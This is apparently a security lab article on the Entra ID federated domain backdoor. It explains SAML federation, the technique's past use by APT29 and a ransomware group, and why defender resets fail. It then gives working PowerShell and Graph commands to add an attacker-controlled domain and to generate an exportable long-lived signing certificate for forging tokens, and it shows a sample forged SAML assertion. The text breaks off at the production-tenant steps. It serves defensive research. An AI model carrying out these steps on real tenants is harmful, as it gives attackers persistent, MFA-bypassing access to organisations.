The Federated Domain Backdoor: Persistence That Survives Everything

This attack was used by APT29 in 2020 to backdoor dozens of US government agencies. In 2025, a ransomware group used the same technique to exfiltrate and destroy data at multiple enterprises. It survives password resets, MFA resets, Conditional Access policy changes, and account deletion. And most organizations have zero detection coverage for it.

In the previous article we looked at SyncJacking an attack that abuses the synchronization layer between on-premises Active Directory and Entra ID to hijack cloud identities. That attack required a synced user to work. Today’s technique is different. It works against cloud-only accounts — the ones organizations specifically create to be “isolated from on-premises.” It bypasses MFA completely. And once installed, almost nothing a defender does will remove it unless they know exactly what to look for.
This is the Federated Domain Backdoor.
Before we get into the lab, I want to make sure every concept here makes sense from the ground up.
Understanding the Foundation
What is Identity Federation?
Think of federation like a passport. When you travel internationally, the destination country doesn’t verify your identity from scratch they trust your home country’s passport authority and accept the document it issued.
Identity federation in computing works exactly the same way. Instead of Entra ID verifying a user’s credentials directly, it says: “I trust this external identity provider. If they say this person is authenticated, I’ll accept that.”
The external identity provider is called an Identity Provider (IdP). It speaks a protocol called SAML (Security Assertion Markup Language) essentially a signed XML document that says: “I, trusted IdP, assert that user X authenticated successfully, and their MFA is satisfied.”
Entra ID reads that SAML token, checks the cryptographic signature, and if it trusts the signing certificate, it lets the user in. No password check. No MFA prompt. The IdP’s word is final.
How Entra ID Normally Uses Federation
Federation was designed for large enterprises with their own on-premises identity infrastructure like ADFS (Active Directory Federation Services). Instead of maintaining separate cloud credentials, employees authenticate against their company’s own IdP, which issues a SAML token that Entra ID accepts.
The normal flow looks like this:
What is a SAML Token?
A SAML token is a signed XML document. Simplified, it looks like this:
<saml:Assertion>
  <saml:Issuer>https://attacker-controlled-idp.com</saml:Issuer>
  <saml:Subject>
    <saml:NameID>victim@contoso.com</saml:NameID>
  </saml:Subject>
  <saml:AuthnStatement>
    <saml:AuthnContext>
      <!-- This claim says MFA was performed -->
      <saml:AuthnContextClassRef>
        urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
      </saml:AuthnContextClassRef>
    </saml:AuthnContext>
  </saml:AuthnStatement>
  <ds:Signature>... signed with attacker's private key ...</ds:Signature>
</saml:Assertion>
Entra ID asks one question: is the signature valid for the certificate registered as this domain’s IdP? If yes, the user is authenticated. That is the entire trust model.
Domains in Entra ID
Every Entra ID tenant has domains associated with it. Each domain can be either:
- Managed — Entra ID handles authentication directly (password, MFA via Microsoft)
- Federated — Authentication is delegated to an external IdP
When a domain is federated, Entra ID stores a federation configuration for it containing the IdP’s signing certificate (public key), the issuer URI, and the sign-in URL. Anyone holding the corresponding private key can forge SAML tokens for any user in that domain.
The Backdoor in Plain English
An attacker with Global Admin access adds a domain to the tenant and configures it as federated, pointing to an IdP they control. They generate a self-signed certificate and register its public key in the federation configuration. Now, using the private key they hold offline, they can forge SAML tokens for any user in the tenant — including cloud-only users, Global Admins, and accounts protected by Conditional Access MFA policies. The backdoor survives password resets, MFA resets, account deletion, and CA policy changes because none of those actions touch the federation configuration.
Why Cloud-Only Users Are NOT Immune
This is the misconception that gets organizations into serious trouble. The common belief is:
“Our privileged accounts are cloud-only. They’re not synced from on-premises. They can’t be affected by hybrid attacks.”
This is wrong. The federation backdoor works at the tenant level, not the user level. It doesn’t matter whether the target account was synced from AD or created natively in the cloud. If the attacker can forge a SAML token asserting the cloud-only user’s identity, Entra ID trusts it.
Why It Survives Everything
| Action taken by defender | Removes the backdoor? |
|---|---|
| Reset victim’s password | Attacker never used the password |
| Reset victim’s MFA | MFA claim comes from the forged SAML token |
| Delete the victim’s account | Attacker targets any other account |
| Change Conditional Access policies | CA sees MFA as “satisfied by federated IdP” |
| Revoke all sessions | Attacker creates a new session via SAML |
| Rotate service account credentials | Backdoor is in tenant-level federation config |
| Remove the federated domain | This removes the backdoor |
| Set rejectMfaByFederatedIdP | Blocks MFA bypass, not authentication |
APT29 / Solorigate How This Was Actually Used
In the SolarWinds compromise, APT29 used this exact technique after gaining initial access through the Orion supply chain. They added federated domains to victim tenants, forged SAML tokens to access environments as any user, and maintained access for months including after the initial SolarWinds vector was closed and incident response was underway. Organizations remediated the supply chain compromise but never audited their federation configurations. The backdoor sat there, undiscovered.
Storm-0501 used the same technique in 2025 to pivot from on-premises environments to cloud tenants during ransomware operations, using it specifically to access cloud backups and destroy recovery points before detonating the ransomware.
What AADInternals Is
AADInternals is an open-source PowerShell toolkit by Dr. Nestori Syynimaa. It is listed in MITRE ATT&CK as tool S0677. It exposes internal Entra ID and Azure AD APIs and includes automation for the federated domain backdoor technique among many other identity attack paths. It is the standard reference tool for Entra ID security research.
Lab 1 Setting Up the Environment

What You Need

- A Microsoft Entra ID tenant with Global Admin access
- A custom domain you own (we used
backdoortest.xyz) - PowerShell with Microsoft Graph SDK
- AADInternals module (for reference — more on this below)
Installing AADInternals
AADInternals is the reference toolkit for this research. Install it first so you understand what the automated version of this attack looks like in the logs:

Install-Module AADInternals -Scope CurrentUser -Force
Import-Module AADInternals
(Get-Module AADInternals).Version
Connecting to Microsoft Graph
We use Microsoft Graph with device code authentication throughout this lab. This avoids the embedded browser issues we documented in the SyncJacking lab:


# Disable WAM to avoid repeated auth prompts
Set-MgGraphOption -DisableLoginByWAM $true

# Connect with all required scopes
Connect-MgGraph `
    -Scopes "Domain.ReadWrite.All","Directory.ReadWrite.All","AuditLog.Read.All","Organization.ReadWrite.All" `
    -UseDeviceAuthentication `
    -NoWelcome
Adding the Backdoor Domain

The first step of the attack is adding a domain to the tenant that the attacker controls. You need a real registered domain for this — Entra ID only accepts root domains and will verify ownership via DNS TXT record.

$testDomain = "backdoortest.xyz"
New-MgDomain -BodyParameter @{ id = $testDomain }
You can also do this via the Entra portal:


# Get the TXT record value to add to your DNS
Get-MgDomainVerificationDnsRecord -DomainId $testDomain | Format-List *

# After adding the TXT record to your DNS provider, verify the domain
Confirm-MgDomain -DomainId $testDomain

# Confirm IsVerified = True
Get-MgDomain -DomainId $testDomain | Select-Object Id, IsVerified, AuthenticationType

Generating the Signing Certificate
This is the most important step. The signing certificate’s private key is what gives the attacker persistent access. Whoever holds this private key can forge SAML tokens for any user in the tenant indefinitely.

New-Item -Path "C:\temp" -ItemType Directory -Force

# Generate self-signed certificate — valid for 10 years
# This is the attacker's persistent key material
$cert = New-SelfSignedCertificate `
    -Subject "CN=BackdoorIdP" `
    -CertStoreLocation "Cert:\CurrentUser\My" `
    -KeyExportPolicy Exportable `
    -KeySpec Signature `
    -NotAfter (Get-Date).AddYears(10)

# Export public cert as Base64 — this goes into Entra ID
$certBase64 = [System.Convert]::ToBase64String($cert.RawData)

# Save private key securely — this is what signs forged tokens later
$certPassword = ConvertTo-SecureString "CertPass@2024!" -AsPlainText -Force
Export-PfxCertificate `
    -Cert $cert `
    -FilePath "C:\temp\backdoor.pfx" `
    -Password $certPassword

Write-Host "Thumbprint: $($cert.Thumbprint)"
Write-Host "Private key saved: C:\temp\backdoor.pfx"
Write-Host "Base64 preview: $($certBase64.Substring(0,60))..."
Lab 2 Installing the Federation Backdoor (Native Graph API)
This is where Lab 1 and Lab 2 diverge in the original research plan. Lab 1 was meant to use AADInternals’ ConvertTo-AADIntBackdoor to automate the installation. Lab 2 was meant to demonstrate the same attack using only native Microsoft Graph API calls showing that tool-signature-based detection completely misses the native method.
In practice, both approaches produce identical results in the tenant. The difference is what appears in the audit logs AADInternals leaves a tool signature, native Graph calls do not.
Important Research Finding Dev Tenant Restriction
During this lab, we encountered something worth documenting. When attempting to call New-MgDomainFederationConfiguration against our Microsoft 365 developer tenant, both the v1.0 and beta Graph endpoints returned a 403 Forbidden with the following response header:
Link: PrivatePreview:Hybrid Tenant
Deprecation: Tue, 21 May 2024
Sunset: Thu, 21 May 2026
Microsoft has restricted the federation configuration API on developer and trial tenants since May 2024. The beta endpoint is being sunset entirely in May 2026. This means you cannot demonstrate this attack on a free M365 developer tenant anymore which is actually a significant finding in itself.
However, this restriction only applies to developer tenants. Enterprise tenants the ones running actual production environments remain fully exposed. This is exactly the type of tenant where APT29 and Storm-0501 used this technique. The restriction on dev tenants is a useful deterrent against casual testing but does nothing to protect the organizations that matter.
To continue the lab, we switched to a production-type tenant where the federation API is fully accessible. Here is how to replicate this:
Using a Production Tenant Adding the Domain
